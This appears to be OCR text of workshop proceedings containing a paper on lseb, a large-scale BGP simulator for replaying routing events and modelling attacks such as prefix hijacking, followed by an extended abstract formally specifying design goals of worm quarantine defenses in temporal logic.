


Fig. 1. Prototype visualization tools for BGP routing dynamics and anomalies

Testing Large Scale BGP Security in Replayable Network Environments

Kevin Butler and Patrick McDaniel
Systems and Internet Infrastructure Security Laboratory
Department of Computer Science and Engineering
Pennsylvania State University

***Abstract*— Understanding the operation of BGP and providing for its security is essential to the well-being of the Internet. To date, however, simulating every autonomous system comprising the Internet, in order to test proposals and security solutions, has been infeasible. We have developed *lseb*, a large scale BGP simulator, that generates realistic network topologies from routing data, and provides the ability to replay network events from any point in the past, and allows what-if scenarios such as simulated attacks or defense mechanisms, to test the resilience of the critical network infrastructure. We describe topology extraction tools that we have developed and the design and implementation of *lseb*. We also discuss visualization tools that allow a graphical topology representation and provide an example of an attack scenario that can be modeled with *lseb*.**

I. Introduction

The Border Gateway Protocol is the *de facto* interdomain routing protocol used in the Internet. Understanding the behavior and dynamics of BGP is essential to ensure the Internet's continued operation. Simulating the operation of BGP is difficult, however, because of the large scale it encompasses. There are over 22,000 autonomous systems (ASes) that comprise the current Internet, and BGP is responsible for all of the routing between these networks. As a result, simulating every facet of routing behavior rapidly becomes infeasible. The main drawback of existing network simulators is that they were not created with a goal of simulating the whole Internet, but rather of replicating detailed events in a small network setting. They mostly lack a realistic Internet model [14], [21] and simulate traffic at too fine a granularity, making the simulation prohibitively expensive [12], [11], [18], [16]. Many popular simulators run on a single node, which prevents large-scale simulation [1], while others run a distributed simulation [2], [3], [4] but to simulate at a reasonable speed, they require powerful and specialized clusters, which are not available to all researchers. In this paper, we propose a large-scale external BGP simulator, or *lseb*, that allows a full, Internet-wide simulation of BGP events. We use routing data from the Route Views data repository [13] to generate a realistic Internet topology and to simulate and replay actual routing events. *lseb* is able to perform these large scale simulations by eliding unnecessary data and can operate on commodity hardware over a large distributed system, such as the DETER testbed. We have made the source code available for use and further extension by researchers. The code can be found at `http://siis.cse.psu.edu/tools.html`.

II. Goals

We developed the *lseb* simulator in response to the needs of the BGP research community. Foremost with *lseb* is the ability to present a large-scale, realistic simulation of BGP operating across the entire Internet. With this infrastructure in place, and through the use of real routing data, we can create simulations that are reflective of real events with real topologies that reflect the state of the current Internet. Of even greater interest is the ability to use historical data to recreate the state of BGP in the Internet at a given time. Thus, we can have access to a "way-back" machine, where we can examine various what-if scenarios by modifying BGP behavior or injecting faults into, for example, one or more ASes. Thus, we can test the network infrastructures at critical junctures in time, such as during major power outages or under attack scenarios, and determine resiliency when attacks such as worm propagation, denial of service attacks or attacks against BGP are launched against the Internet. For example, the Internet infrastructure was severely stressed by the Code Red worm outbreak, which affected BGP convergence. By replaying the state of the network during the heart of the propagation period, we can simulate what would have transpired if an adversary had launched a link-cutting attack or a BGP-specific attack, such as prefix hijacking, during this period, and determine the ramifications on ASes throughout the Internet. These models will also be useful for determining the effectiveness of security mechanisms and validating results generated by us [6], [8], [17], [5] and others [10], [15], [20], [9]. For example, we can simulate the global adoption of schemes such as S-BGP [10] and soBGP [15], and see how optimizations such as SPV [9], signature amortization [20], or data-driven cryptographic constructions for origin authentication [6] and path authentication [5] scale when all 22,000 ASes that comprise the Internet are modeled.

III. Simulator Design and Implementation

Our design for providing large-scale Internet simulation is contingent on a series of processes that transform data from route repositories into a form that can be easily parsed for simulation. Raw routing data can be obtained from repositories such as Route Views or the RIPE RIS database [7]. With our *bgprv* tool suite (described elsewhere), we can filter and process routing data, eliding spurious information and transforming it into a easily parseable data that can be

Command	Description
AS	Usage: *node* `AS` *number*. Links an AS to a particular simulation node.
PEER	Usage: *node AS* `PEER` *AS-peer*. Creates a link between two ASes that are BGP neighbors.
PREFIX	Usage: *node* `PREFIX` *AS prefix*. Links a prefix with a given AS.

TABLE I

LIST OF COMMANDS USED BY THE TOPOLOGY GENERATOR.

Command	Description
START	Begins the simulation.
ADD	Usage: `ADD` *AS prefix*. Adds a specified prefix to the given AS.
DROP	Usage: `DROP` *AS prefix*. Removes the specified prefix from a given AS.
FAIL	Usage: `FAIL` *AS AS*. Causes a link failure between two connected ASes.
RECOVER	Usage: `RECOVER` *AS AS*. Recovers a link between two ASes from link failure.
DUMP	Dumps a copy of the routing tables of each AS.
SLEEP	Usage: `SLEEP` *time*. Pauses the master simulation thread for the specified time.
STOP	Ends the simulation.

TABLE II

LIST OF COMMANDS USED BY THE SIMULATOR.




Fig. 1. Overview of the *lseb* simulator architecture. Threads communicate though IPC when on the same node, and over TCP sockets across nodes. The topology and command files control the simulation.

input to the simulator itself. Additionally, the processed data is used to generate a realistic Internet topology. We have developed the *bgptopo* utility that, for a user-specified set of dates, determines the neighbors of an AS based on BGP announcements and withdrawals as observed by one of the Route Views listening points. With this topology generator, we can reconstruct the state of the Internet at any given point in time.

The results of this processing are two files: a topology file contains information on ASes, the prefixes they encompass, and the links between them and other ASes, while a command file contains timing information to be used for determining when BGP updates, such as announcements and prefix withdrawals, should occur. Table I gives a list of commands used by the topology generator, while table II gives a list of commands used by the simulator.

The *lseb* simulator itself is written in Java. The operation of each individual AS is controlled by its own thread, and these are distributed across multiple computational nodes through assignment algorithms. Each simulation node has a master thread that dispatches commands to each AS thread. The simulation master thread dispatches commands to the node master threads. Communication is achieved between threads on the same node through thread IPC, while TCP sockets are used to transmit information between machines. Master threads communicate over priority channels that preempt any other communication. The masters on each node are contacted, and a wait cycle is executed by the simulation master thread after all nodes have been contacted. All of the discussed components are shown in figure 1.

Placing ASes on nodes is an open problem. Currently ASes are assigned either manually or in a round-robin fashion. To minimize a node's network communication load, we desire a heuristic that assigns neighboring ASes to the same simulation node, up to a node's IP size limit. Then most of the ASes assigned to a simulation node will form a connected graph, which minimizes the number of network messages that have to be exchanged between simulation nodes. We also want to ensure that nodes in a simulation testbed that are busy with other tasks get less ASes, or none. The DETER testbed is an ideal venue for this area of research, as the computational capacities and number of machines in the distributed cluster are known. We are developing a shim layer between DETER and *lseb* to indicate the activity levels of hosts. This will assist in developing node placement algorithms that maximize the available resources.

Figure 2 shows an example topology that was used during development of *lseb*. In this topology, there are 54 ASes distributed amongst four nodes in the system. In our simulated topology, there are multiple ASes administered per running process, with a master process acting as a coordinator for the slave processes. Each group of ASes is independently administered by their respective process, however, and computation is hence distributed across nodes running these processes. We also group all traffic sent between two simulation nodes within a time unit in a single network message to further reduce communication cost. We distribute routing information across simulation nodes so that each node only stores routing tables of the ASes it simulates. When traffic is generated, the simulation node determines the destination AS for the given IP address using shared data which maps IP ranges to ASes. The node




Fig. 2. The *lseb* simulator running a sample topology of 54 ASes across four nodes. The arrow indicates the best path as determined by BGP between AS 10 and AS 64.




Fig. 3. The forensic visualization tool graphically displaying the sample topology and an associated event log for AS 53.

then uses its view of routing tables to calculate the path to the destination AS and the bandwidth consumption on this path. Some traffic may be dropped due to congestion. We calculate the portion of the traffic dropped and account for the bandwidth consumption and the drops at appropriate links but do not simulate the path of this traffic in the Internet. The rest of the traffic will either be delivered to another simulation node via a network message (if the AS path traverses more than one simulation node) or will generate a function call on the same simulation node.

IV. Visualization

We have developed a forensic visualization tool that allows for graphical representation of all ASes. An example of the visualization tool's output is displayed in figure 3. The tool takes topology data generated from the *bgptopo* extractor and represents connected links. It also spatially separates ASes by the computation nodes they are running on to provide an




Fig. 4. The resulting network of 54 ASes and new path determined by BGP between AS 10 and AS 64 after link removal.

overview of the physical topology. Additionally, details such as event traces for specific ASes, and their associated routing tables, can be easily viewed.

V. Attack Simulation

BGP is responsible for routing information to its correct destination throughout the Internet. However, BGP is susceptible to many forms of attacks. Because it runs over TCP, sessions between BGP peers can be compromised by TCP attacks, such as resetting the session and causing a denial of service through a SYN flood. Attacks can also originate from the IP and physical layers, such as by link cutting, either through physical means or by congesting links between routers to block BGP and TCP heartbeat messages. If the adversary has the ability to cause links to oscillate by bringing connections up and down, they can force route dampening to occur; by manipulating the manner in which links come up and are brought down, it is possible to arbitrarily deny service to victim destinations indefinitely [19]. Figure 4 shows how *lseb* simulates link removal and how the BGP path selection algorithm chooses a different best path between ASes 10 and 64 in the example topology after the link cut.

Additionally, there are threats to routing that can be carried out through BGP. In particular, a misconfigured or malicious AS can advertise routing prefixes that do not belong to it, and claim that it originates these prefixes. This is called *prefix hijacking*. Because of the nature of routing in BGP, where shorter paths are generally preferred, the neighbors of a prefix advertising these falsely originated routes will be liable to believing them to be true. They will in turn start advertising these routes and because of the short path lengths, their neighbors in turn will start advertising these routes. This causes black holes to form around the areas where the hijacked prefix is advertised, denying any entities routing through this area from reaching the desired destination. These can be identified in current routing configurations as MOAS

conflicts, since multiple ASes will be advertising the prefix – the legitimate AS and the one hijacking the prefix. We have used *lseb* to simulate prefix hijacking by a rogue AS and the resulting change in BGP routing.

VI. Conclusions and Future Work

We have described our large scale simulator for BGP simulation, *lseb*. Using the DETER testbed, *lseb* is capable of simulating every AS in the Internet using realistic, data-driven topologies. We can replay network events and describe what-if scenarios using historical routing data. While the functionality is currently robust, further functionality is under development. We aim to add attack and defense modules so that different strategies for defending the greater Internet may be easily observed and modified. Additionally, we will compare the results of simulation to real organizational BGP data to determine how our coarse-grained approximations of routing compare to the actual routing process, which takes factors such as interior gateway protocols into account.

VII. Acknowledgments

We would like to thank Peng Liu and Lunquan Li for their work in developing the forensic visualization tools. Additional, we would like to thank Ihab Hamadeh for his help in adapting *lseb* to work on the DETER testbed.

References

[1] http://www.isi.edu/nsnam/ns/.
[2] http://www.ssfnet.org/.
[3] http://www.ece.gatech.edu/research/labs/MANIACS/GTNetS/.
[4] http://www-static.cc.gatech.edu/computing/compass/pdns/.
[5] W. Aiello, K. Butler, and P. McDaniel, "Path Authentication in Inter-domain Routing," Department of Computer Science and Engineering, Penn State University, Tech. Rep. TR NAS-TR-0002-2004, Network and Security Center, November 2004.
[6] W. Aiello, J. Ioannidis, and P. McDaniel, "Origin Authentication in Interdomain Routing," in *Proceedings of 10th ACM Conference on Computer and Communications Security (CCS)*. ACM, October 2003, pp. 165–178, washington, DC.
[7] A. Antony and H. Ujterwaal, "Routeing Information Service: R.I.S. Design Note," http://www.ripe.net/projects/ris/Notes/ripe-200.ps, Oct. 1999.
[8] G. Goodell, W. Aiello, T. Griffin, J. Ioannidis, P. McDaniel, and A. Rubin, "Working Around BGP: An Incremental Approach to Improving Security and Accuracy of Interdomain Routing," in *Proceedings of Network and Distributed Systems Security 2003 (NDSS)*. Internet Society, February 2003, pp. 75–85, san Diego, CA.
[9] Y.-C. Hu, A. Perrig, and M. Sirbu, "SPV: Secure Path Vector Routing for Securing BGP," in *ACM SIGCOMM*. ACM, August 2004.
[10] S. Kent, C. Lynn, and K. Seo, "Secure Border Gateway Protocol (S-BGP)," *IEEE Journal on Selected Areas in Communications*, vol. 18, no. 4, Apr. 2000.
[11] M. Liljenstam, D. Nicol, V. Berk, , and R. Gray, "Simulating Realistic Network Worm Traffic for Worm Warning System Design and Testing," in *Proceedings of the 2003 ACM Workshop on Rapid Malcode (WORM 2003)*, 2003.
[12] M. Liljenstam, Y. Yuan, and B. J. Premore, "A Mixed Abstraction Level Simulation Model of Large-scale Internet Worm Infestations," in *International Symposium on Modeling, Analysis and Simulation of Computer and Telecommunication Systems (MASCOTS 2002)*, 2002.
[13] D. Meyer, "The Route Views Project," August 2004, http://www.routeviews.org/.
[14] D. Moore, C. Shannon, G. M. Voelker, and S. Savage, "Internet quarantine: Requirements for containing self-propagating code," in *Proceedings of IEEE INFOCOM 2003*, San Francisco, CA, USA, July 2003.
[15] J. Ng, "Extensions to BGP to support secure origin BGP (soBGP)," Oct. 2002, Internet Draft.
[16] K. Perumalla and S. Sundaragopalan, "High-Fidelity Modeling of Computer Network Worms," in *Proceeedings of the Annual Computer Security Applications Conference (ACSAC)*, Tuscon, AZ, USA, Dec. 2004.
[17] S. Qiu, P. McDaniel, F. Monrose, and A. Rubin, "Characterizing address use structure and stabillity of origin advertizement in interdomain routing," in *11th IEEE Symposium on Computers and Communications*, Pula-Cagliari, Sardinia, Italy, June 2006.
[18] G. F. Riley, M. I. Sharif, and W. Lee, "Simulating Internet Worms," in *Proceedings of the 12th Annual Meeting of the IEEE/ACM International Symposium on Modeling, Analysis and Simulation of Computer and Telecommunication Systems (MASCOTS 2004)*, 2004.
[19] K. Zhang, S.-T. Teoh, S.-M. Tseng, C.-N. Chuah, K.-L. Ma, and F. Wu, "Performing BGP experiments on a semi-realistic internet environment," North American Network Operators Group (NANOG), October 2004.
[20] M. Zhao, S. W. Smith, and D. M. Nicol, "Aggregated path authentication for efficient BGP security," in *Proceedings of the 12th ACM Conference on Computer and Communications Security (CCS'05)*, Nov. 2005, alexandria, VA, USA.
[21] C. Zou, W. Gong, and D. Towsley, "Code Red Worm Propagation Modeling and Analysis," in *Proceedings of the 9th ACM conference on Computer and communications security*.

Worm Experiment Talks

Formally Specifying Design Goals of Worm Defense Strategies

EXTENDED ABSTRACT

Linda Briesemeister and Phillip A. Porras
firstname.lastname@sri.com
Computer Science Laboratory, SRI International
333 Ravenswood Avenue, Menlo Park, CA 94025

1 Introduction

There are many key challenges to developing the apparatus and methodologies necessary to evaluate the emerging suite of approaches to large-scale worm defense. Within the DETER/EMIST initiative [3], challenges that have arisen during the development of our experimental framework include the need to support experiment repeatability [17], greater scalability in network topology [16, 8], and greater realism in traffic dynamics [1]. Among these key challenges, we also seek to expand the rigor with which we model the protection claims of the worm defense algorithm, particularly as we design tests that we hope can fully stress and evaluate the protection claims of the algorithm of interest.

To date, most of the work in understanding the behavior of malicious code propagation and defense has centered exclusively on understanding the effects of a proposed malware countermeasure on the global infection growth rate given a specific modeled network and malicious code scenario. In this study we consider how to more rigorously express design goals regarding the local impact of a defensive algorithm from the perspective of those who participate in the defense. We contrast this perspective of *local benefit* from what we view as the current tradition of evaluating worm defense performance based on assessing growth rate impact on an abstracted topology of global population.

Current worm defense performance analyses often provide little insight into understanding the potential negative impacts of a defensive strategy on the local network. For example, two worm defense strategies that are evaluated against a worm that operates using a particular propagation strategy and speed may very well be found to equally reduce the global infection growth rate on a given network. However, in this work we consider performance concerns such as whether one defense may disrupt the communication ability of noninfected systems more than the other. It may also be the case that while both perform equivalently on a given infection sequence, one may be more susceptible to circumvention by worms that employ specially crafted infection sequences. The question of finding stressful infection sequence cases given a specific worm defense algorithm is a critical problem, and using model checking to search for such sequences in a systematic way has, in the small scale, yielded some useful results [5].

In this whitepaper, we discuss an initial exploration toward more formal definitions of the design goals of various worm defense algorithms, and discuss an analytical modeling approach that we believe can inform future simulation and emulation experiments in ways that will lead to more challenging tests of the protection claims of a system under evaluation in the DETER framework. We begin by discussing current approaches to worm evaluation, and briefly survey the design space of current worm defense algorithms. We then discuss the basic definition of quarantine in the context of worm defense algorithms, and suggest more precise definitions of quarantine that can capture increasingly stringent requirements for a worm defense algorithm. We suggest how formalizing such definitions could help analyze a worm defense algorithm and produce insight into designing simulation and emulation experiments that are more targeted to stressing the design goals of a defense algorithm under evaluation.

2 Worm Defense Evaluation

Most of the effort toward evaluating the efficacy of malware defense schemes has focused on analyzing the impact of these schemes on infection growth rate in the presence of common worm propagation strategies [1, 11, 4, 18]. Researchers study proposed worm defense algorithms in the context of naïve or generic randomly propagating epidemic strategies, or at best attempt to mirror the




Figure 1: Design space of defense strategies (extended from [7])

propagation strategies of previously experienced worms such as Code Red [19] and Slammer [12]. Often simulation is employed as a cost-efficient way to examine growth rate impacts of a malware defense against a modeled epidemic. However, simulation provides little insight into how the defense performs on propagation strategies other than the specific propagation strategy modeled within the simulation. Simulation is also an inherently insufficient methodology for asserting algorithm behavior beyond the scope of the simulated time window.

At the other end of the spectrum, operational testing can provide detailed insight regarding the pragmatic issues of worm defense overhead, management, and impact to normal operations, as well as a greater understanding of the duress that the malicious code outbreak causes. However, testing is generally recognized as being an intensive activity to establish and control, particularly in the assessment of defenses that are intended to scale and span over large networks. Wide variability of topology configurations and worm behavior is also expensive to fully explore, and testing is often more effective in answering direct questions about specific environments and test cases than in assessing behavioral properties across a range of conditions. Emulation environments may offer a middle ground for worm defense analysis that is closer to reality than formal modeling or simulations. Among the goals of the DETER emulation environment is to reduce the cost of creating complex worm emulation experiments that can more accurately capture the dynamics of a defense algorithm, while reducing the effort and equipment costs associated with live testing.

3 Understanding the Design Space of Worm Defenses

Before we illustrate how one may approach stating design goals using a particular kind of worm defense—namely collaborative, dynamic quarantine techniques—we focus on understanding the design space first. The design space can encompass many diverse defense strategies. We assume that across the design space, one can employ a similar approach of formally defining design goals using abstractions adapted to the class of defenses.

Inspired by Brumley et al.'s [7] worm defense strategy taxonomy, we present a modified and extended form as depicted in Figure 1. The first level of distinction between defense strategies now encompasses strategies focused on incoming[1] and outgoing[2] traffic but also a category of decoy-based techniques such as honeypots and tarpits, and collaborative defenses such as dynamic quarantine. On the next level remains the distinction between *proactive* and *reactive* strategies. Proactive defenses are not specific to a worm outbreak or a vulnerability in contrast to reactive ones. We provide examples for each type of defense to illustrate our understanding of the categories. In addition to this hierarchy of strategies, we identify hybrid strategies to be orthogonal in the design space.

For the remainder of this paper, we exemplify how to formulate design goals for worm defense evaluation using the class of dynamic quarantine strategies. There have been a number of algorithms that approach malicious code defense by proposing to contain, or *quarantine*, the infected population from the uninfected [13, 2, 4, 10, 9]. The general intuition behind such strategies is that as an epidemic spreads among a collaborative subpopulation in the global network, infection indicators are exchanged among the network population in a manner that may allow members to recognize the epidemic and adjust their security postures appropriately. For example, Dash et al. [9] explore the detection efficacy of such strategies in the presence of slow scanning worms that may propagate at rates below what any single entity might recognize as the epidemic spread. In prior work, we suggest how collaborative strategies might be mixed with techniques that can

[1] Formerly "Protection."
[2] Formerly "Local Containment."

throttle a propagation enough to increase the potential for corroboration to occur [15, 4].

4 Design Goals of Quarantine-based Defense Techniques

We use the general class of dynamic quarantine algorithms to illustrate how we may more rigorously understand the protection claims of large-scale network defense algorithms in general. Such understanding is particularly important in the context of DETER/EMIST, as we consider how to more strenuously evaluate a defense in search of its benefits and disadvantages, and as we attempt to fairly assess competitive defense schemes from more than a single dimension.

4.1 Quarantine Definitions

For the sake of our evaluation question, let us assert that the desired outcome of any quarantine scheme is to isolate the infected population from the uninfected, thus slowing, or ideally halting, the infection spread. Let us further assert that the act of quarantining an individual from the community comes at a nontrivial cost, in our case this cost may include both the coordination overhead of implementing the quarantine policy and the loss of otherwise legitimate communications that cannot be performed while the target entity remains under quarantine. We can state a more rigorous definition of the desired worm defense property using a formal language, such as Linear Temporal Logic (LTL) [14]. As a reminder, LTL introduces two temporal operators, $\Diamond$ ("eventually") and $\Box$ ("henceforth"), to the set of usual logic connectives.

For example, given a network of size N and an algorithm that asserts it can detect and quarantine (i.e., completely filter or block targeted communications from) an infected subpopulation within N, we can express this property as follows.

Property 1 (Weak Quarantine)**.** *Eventually every infected member of N is quarantined from N. Formally,*

$$\Diamond(\,\forall j \in \{1..N\} : \mathit{Infected}[j] \Rightarrow \mathit{Quarantined}[j])$$

A key term in our definition is the word "eventually," meaning that infected members are not born quarantined, but rather are detected and transitioned to a quarantined state. In a more detailed approach—for example, using Interval Temporal Logic—one could define acceptable time bounds for such a transition. Under current evaluation methods, we strongly consider the question of how many members of N eventually resided in the infected set as well as the rate at which they were added to this set (i.e., infection growth rate analysis of the global network).

However, we must also remember that there are costs associated with quarantining a host. For example, in a competitive evaluation we would most likely prefer an algorithm that avoids quarantining uninfected nodes over an algorithm that appears to minimally discriminate who gets quarantined, even if the latter defense produces a smaller final infection set. Furthermore, Property 1 does not require that there exists any uninfected population at all. We thus call Property 1 the *weak quarantine* property because it is satisfiable by a defense algorithm that quarantines the entire population upon first sign of infection or by an algorithm that waits until all are infected and simply quarantines the corpses.

While weak quarantine is a necessary property to hold among dynamic quarantine algorithms, it does not provide a sufficiently interesting evaluation criterion. Rather, it may be of greater interest to explore the conditions under which a quarantine algorithm provides some degree of benefit to those within a network in which the quarantine defense operates. From the local perspective, benefit would most likely be in the form of increasing the probability that the local site's end nodes avoid infection if the site participates in the defense. That is, a minimally desirable property of a quarantine-based defense would be that it saves at least one member in the population given an infection outbreak. We express this property as follows.

Property 2 (Beneficial Quarantine)**.** *Eventually every infected member of N is quarantined from N and there exists an uninfected member within N. Formally,*

$$\begin{aligned}\Diamond((\forall j \in \{1..N\} : \mathit{Infected}[j] \Rightarrow \mathit{Quarantined}[j])\\ \wedge\, (\exists k \in \{1..N\} : \neg\, \mathit{Infected}[k]))\end{aligned}$$

This property captures a more desirable end result in that an algorithm that can satisfy this property for a given epidemic can spare at least one member of the network the cost of recovering from the malware infection. Unfortunately, here again such a property could be satisfied by a quarantine defense that simply imposes universal quarantine on all members of the network, as long as at least one member is quarantined before transitioning to the infected state. In such a case, one might view the cure as severe as the disease.

One direct way to strengthen our expression of a quarantine-based defense is to add to Property 2 the requirement that at a minimum, the uninfected node must

not be in the quarantined state. This has the effect of eliminating algorithms that impose universal quarantine to all members of N regardless of their infection status, and ensures an increase in the probability that a member of N will be saved from infection should the defense algorithm be imposed. An algorithm that can satisfy this additional requirement for a given network of size N in the presence of a specific epidemic is said to provide strong local benefit, which we can express as follows.

Property 3 (Strong Beneficial Quarantine)**.** *Eventually every infected member of N is quarantined from N and there exists an uninfected and not filtering member within N. Formally,*

$$\Diamond((\forall j \in \{1..N\} : \mathit{Infected}[j] \Rightarrow \mathit{Quarantined}[j]) \\ \wedge (\exists k \in \{1..N\} : \neg\, \mathit{Infected}[k] \wedge \neg\, \mathit{Quarantined}[k]))$$

While we have thus far focused on the more rigorous expression of local benefit in our assessment of the defense strategy, we have not addressed concerns regarding how long such a benefit should last. For example, Nojiri et al. [13] propose the use of temporal decay functions that allow a local site to automatically remove the defensive posture after some interval of time. One concern is that while an algorithm may succeed in satisfying Property 3 during at least one point in the modeled epidemic, its value may be greatly reduced if the algorithm subsequently enters a cycle of transitioning members of N in and out of a quarantined posture that eventually allows the epidemic to saturate all of N. We can express a design goal that the achievement of strong beneficial quarantine should hold over time by applying the "always" LTL operator to Property 3 as follows.

Property 4 (Strong Permanent Quarantine)**.** *Eventually every infected member of N is quarantined from N, and henceforth there exists an uninfected and not quarantined member within N. Formally,*

$$\Diamond((\forall j \in \{1..N\} : \mathit{Infected}[j] \Rightarrow \mathit{Quarantined}[j]) \\ \wedge \Box(\, \exists k \in \{1..N\} : \neg\, \mathit{Infected}[k] \wedge \neg\, \mathit{Quarantined}[k]))$$

One way for an algorithm to achieve permanent quarantine is for it not to allow automated transitions out of the quarantined state, which one may view as too high a cost to be of practical value. Alternatively, some epidemic and detection models may enable situations in which the infected and quarantined members of N produce a continuing flow of alarm signals that preserve the quarantine posture for the life of the epidemic. In either case, one practical concern in evaluating permanence properties is that they are not easily assessed by simulation, emulation, or testing, as these techniques can assert the behavior of algorithms only during their finite analysis windows.

4.2 Design-Time Evaluation of Rigorous Functional Claims

The ability to formally express the functional expectations of our algorithm not only provides vital input in helping to enumerate applicable test cases and evaluation metrics within the DETER evaluation framework, but these properties can be assessed very early in the algorithm design stage. For example, one can employ model checking of an algorithm design to search for specific input streams, such as a worm infection sequence, that lead to a contradiction in a desired protection property. Unlike simulation and emulation, model checking allows one to assert or refute which protection properties and other design expectations hold over the entire infection sequence space, at least within the confines of a small-scale network model. In [6], we present the results of an effort to use model checking to evaluate various protection claims within one exemplar quarantine-based defense, both formally validating and refuting various properties, including the permanence properties that are outside the scope of simulation and emulation, against a fully nondeterministic, exponentially growing worm infection.

